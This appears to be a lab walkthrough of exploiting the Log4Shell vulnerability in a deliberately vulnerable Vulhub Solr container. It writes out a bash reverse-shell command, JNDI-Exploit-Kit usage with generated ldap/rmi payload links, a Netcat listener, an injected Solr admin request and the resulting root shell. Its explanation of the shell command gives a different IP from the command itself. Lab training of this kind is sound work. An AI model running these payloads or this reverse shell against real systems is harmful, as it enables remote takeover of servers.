Spin up a vulnerable container that was created specifically for the log4j / log4shell vulnerability:

```
$ wget https://github.com/vulhub/vulhub/archive/master.zip -O vulhub-master.zip
$ unzip vulhub-master.zip
$ cd vulhub-master/
$ cd log4j/
$ cd CVE-2021-44228/
$ cat README.md
$ docker-compose up -d
```

There are many exploit kits out there, this one worked really well and has several log4j payloads that you can inject into vulnerable applications:

```
$ git clone https://github.com/pimps/JNDI-Exploit-Kit.git
Cloning into 'JNDI-Exploit-Kit'...
remote: Enumerating objects: 328, done.
remote: Counting objects: 100% (328/328), done.
remote: Compressing objects: 100% (232/232), done.
remote: Total 328 (delta 123), reused 230 (delta 61), pack-reused 0
Receiving objects: 100% (328/328), 27.74 MiB | 28.66 MiB/s, done.
Resolving deltas: 100% (123/123), done.
```

The above gets you the source code. Rather than trying to compile it I also downloaded the JAR file:

```
$ cd JNDI-Exploit-Kit/
$ wget https://github.com/pimps/JNDI-Exploit-Kit/raw/master/target/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar
```

Before you inject the payload you will have to create or customize the command that is run once the payload is executed. Since I was exploiting a Linux container, I chose the following reverse shell command:

bash -i >& /dev/tcp/172.16.1.91/8080 0>&1


- The “-i" tells Bash to run in interactive mode.
- “>& /dev/tcp/172.16.1.10/8080” - Redirect the interactive bash shell to a TCP socket (via a device file that is handled by bash) on the specified IP and port.
- “0>&1” - Copy stdin to stdout

References:

- https://web.archive.org/web/20081017104410/http://labs.neohapsis.com/2008/04/17/connect-back-shell-literally/
- https://www.gnucitizen.org/blog/reverse-shell-with-bash/
- https://hackernoon.com/reverse-shell-cf154dfee6bd

Next, I ran the Java application that contains the JNDI service and the exploit payloads and used the “-C” flag to indicate the command that is run on the target host:

```
$ java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C 'bash
-i >& /dev/tcp/172.16.1.91/8080 0>&1'
```




```
modified by @pimps
[HTTP_ADDR] >> 172.20.0.1
[RMI_ADDR] >> 172.20.0.1
[LDAP_ADDR] >> 172.20.0.1
[COMMAND] >> bash -i >& /dev/tcp/172.16.1.91/8080 0>&1
----------------------------JNDI Links-------------------------
Target environment(Build in JDK 1.6 whose trustURLCodebase is
true):
rmi://172.20.0.1:1099/5astjl
```

ldap://172.20.0.1:1389/5astjl

Target environment(Build in JDK - (BYPASS WITH EL by @welk1n) whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):

rmi://172.20.0.1:1099/k2bhnr

Target environment(Build in JDK 1.5 whose trustURLCodebase is true):

rmi://172.20.0.1:1099/sfumtt

ldap://172.20.0.1:1389/sfumtt

Target environment(Build in JDK - (BYPASS WITH GROOVY by @orangetw) whose trustURLCodebase is false and have Tomcat 8+ and Groovy in classpath):

rmi://172.20.0.1:1099/jwotbn

Target environment(Build in JDK 1.7 whose trustURLCodebase is true):

rmi://172.20.0.1:1099/bi7dco

ldap://172.20.0.1:1389/bi7dco

Target environment(Build in JDK 1.8 whose trustURLCodebase is true):

rmi://172.20.0.1:1099/4pcilu

ldap://172.20.0.1:1389/4pcilu

----------------------------Server Log------------------------

2022-01-06 15:25:59 [JETTYSERVER]>> Listening on 172.20.0.1:8180

2022-01-06 15:25:59 [RMISERVER] >> Listening on 172.20.0.1:1099

2022-01-06 15:26:00 [LDAPSERVER] >> Listening on 0.0.0.0:1389

2022-01-06 15:26:16 [LDAPSERVER] >> Send LDAP reference result for 4pcilu redirecting to http://172.20.0.1:8180/ExecTemplateJDK8.class

2022-01-06 15:26:16 [JETTYSERVER]>> Received a request to http://172.20.0.1:8180/ExecTemplateJDK8.class

2022-01-06 15:26:16 [LDAPSERVER] >> Send LDAP reference result for 4pcilu redirecting to http://172.20.0.1:8180/ExecTemplateJDK8.class

```
2022-01-06 15:26:16 [JETTYSERVER]>> Received a request to
http://172.20.0.1:8180/ExecTemplateJDK8.class
```

Next go ahead and fire up a Netcat listener on port 8080:

```
$ nc -4 -nlvp  8080
Listening on 0.0.0.0 8080
```


Next, we have to figure out where to put one of the available payloads. The Vulhub container, luckily, comes with some instructions for this:

“Simply, put the payload ${jndi:dns://${sys:java.version}.example.com} as the admin action that can trigger the JNDI query.”


```
GET /solr/admin/cores?action=${jndi:ldap://${sys:java.version}.example.com} HTTP/1.1Host: your-ip:8983Accept-Encoding: gzip, deflateAccept: */*Accept-Language: enUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36Connection: close
```

Reference: https://github.com/vulhub/vulhub/blob/master/log4j/CVE-2021-44228/README.md


Highlighted in bold is where we need to insert one of the available payloads. But how you might ask? Burp Suite to the rescue! Startup the Burp Suite proxy, point your browser at it, then Browse to the vulnerable container URL (in my case http://localdev:8983):



Keep in mind I had to modify my /etc/hosts file to create an alias for 127.0.0.1, otherwise Firefox refused to proxy requests to the URL. I'm certain there are other ways around this, but this is the one I chose. In the screen below right click on one of those requests and send it to the repeater:



Then make the substitution (copying one of the payloads from the exploit kit output) in the GET request and send it!



You should have a shell shoveled back to you in your Netcat listener window:

```
$ nc -4 -nlvp  8080
Listening on 0.0.0.0 8080
Connection received on 172.20.0.2 41224
root@269aead9cf10:/opt/solr/server# ls
README.txt
contexts
etc
lib
logs
modules
resources
scripts
solr
solr-webapp
start.jar
root@269aead9cf10:/opt/solr/server# id
id
uid=0(root) gid=0(root) groups=0(root)
```

You should also see the log output below in your exploit kit Window:

More references:

https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/

https://github.com/pimps/JNDI-Exploit-Kit

https://github.com/Diverto/nse-log4shell